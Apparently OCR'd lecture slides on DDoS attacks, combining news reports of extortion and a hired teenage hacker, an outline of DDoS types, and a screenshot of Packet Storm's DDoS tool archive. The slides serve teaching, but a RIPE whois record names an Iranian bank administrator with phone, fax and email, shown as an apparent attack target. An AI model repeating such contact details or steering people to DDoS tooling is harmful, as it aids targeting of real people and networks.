

Blackmail Online - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Media
Address
http://www.adelaideinstitute.org/Australia/022.htm
THE AUSTRALIAN
AUSTRALIA'S NATIONAL DAILY NEWSPAPER

Russian mafia 'crashed' Telstra
Natalie O'Brien, Investigations editor
September 07, 2004

RUSSIAN mafia attacks on online betting networks in Alice Springs crashed Telstra's local network, leaving the city of 23,000 people without email for more than five hours and taking the nation into "uncharted territory" of net blackmail.

The nation's biggest telco admitted yesterday that the attack took it offline, sparking claims from the betting industry that Telstra was not doing enough to secure its network.

The Australian revealed on Friday that the sophisticated blackmailers cost two online bookies -- Multibet.com and Centrebet -- millions of dollars by shutting down their networks after the bookmakers refused to buckle to demands of $US20,000 ($28,584) and $US10,000 respectively.



http://www.fbi.gov/page2/april05/hiredhacker041805.htm

Headline Archives

THE CASE OF THE HIRED HACKER
Entrepreneur and Hacker Arrested for Online Sabotage

04/18/05

Our "Entrepreneur" was still living at home with his parents when he launched two online sports apparel businesses specializing in "retro" or "throwback" sports jerseys. These jerseys are a booming, multi-billion dollar industry, crowded with competitors, and in the early going he was selling only a couple shirts a day—at $200 to $300 a pop.

Then he allegedly came up with a plan to jumpstart sales. Did it involve expanding his inventory? Overhauling his web sites? Launching a marketing blitz? Nope. Our Entrepreneur took another tack entirely. He went out and hired a hacker.


Why? Because he figured that his own sales would take off if he disabled the web sites of his major competitors. Using an online instant messaging service, he recruited a 16-year-old New Jersey hacker and gave him a list of 10 sites to attack. The agreed-upon payment for his services? A watch and several pairs of knock-off designer sneakers.

Last July, the attacks began. From his home computer, the Hacker infected as many as 2,000 unprotected computers across the country with "bots"—software programs that allowed him to remotely control the PCs. He then rigged these computers to bombard the competitor sites with data requests. The attacks—known as distributed denial of service, or "DDoS," attacks—quickly overloaded the sites' servers and knocked many of them offline for days. The Hacker launched the attacks repeatedly for five straight months. One company was hit more than 30 times and suffered $600,000 in total losses.

16 year old hacker gets a watch and some jeans

seguridad en cómputo


Iranian Hacker Video




```
inetnum:     217.218.6.0 - 217.218.6.255
netname:     AGRI-BANK
descr:       Agricultural Bank of Iran
country:     IR
admin-c:     MA10779-RIPE
tech-c:      MA10779-RIPE
status:      ASSIGNED PA
mnt-by:      AS12880-MNT
source:      RIPE

person:      Majid Abbasi
address:     Computer department, Central building of Agricultural Bank
address:     3rd floor - 129,Patris Lomomba St. Jalal ale ahmad exp.
address:     Tehran - Iran
phone:       +98 21 8280032
fax-no:      +98 21 8251472
e-mail:      Admin@agri-bank.com
nic-hdl:     MA10779-RIPE
source:      RIPE
```

How is your Farsi?

DDoS: The Procedure






Zombies on innocent computers

Infrastructure-level DDoS attacks

Bandwidth-level DDoS attacks

Server-level DDoS attacks


.:[packet storm]:. - http://packetstormsecurity.org/ - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.packetstormsecurity.org/distributed/
packet storm
ddos
Archives Forums
search
Switch Mirror
about | forums | assessment | defense | papers | magazines | miscellaneous | links

Section: ../distributed/

Denial of Service tools are for use when testing your own machines only. Use of these tools on a test network is the only way to build a stable network enabled product that will not crash under the load of a distributed packet flood.

Page 1 of 4
<< 1 2 3 4 >>
Currently sorted by: File Name

Files 1 - 25 of 81
Sort By: Last Modified, File Size

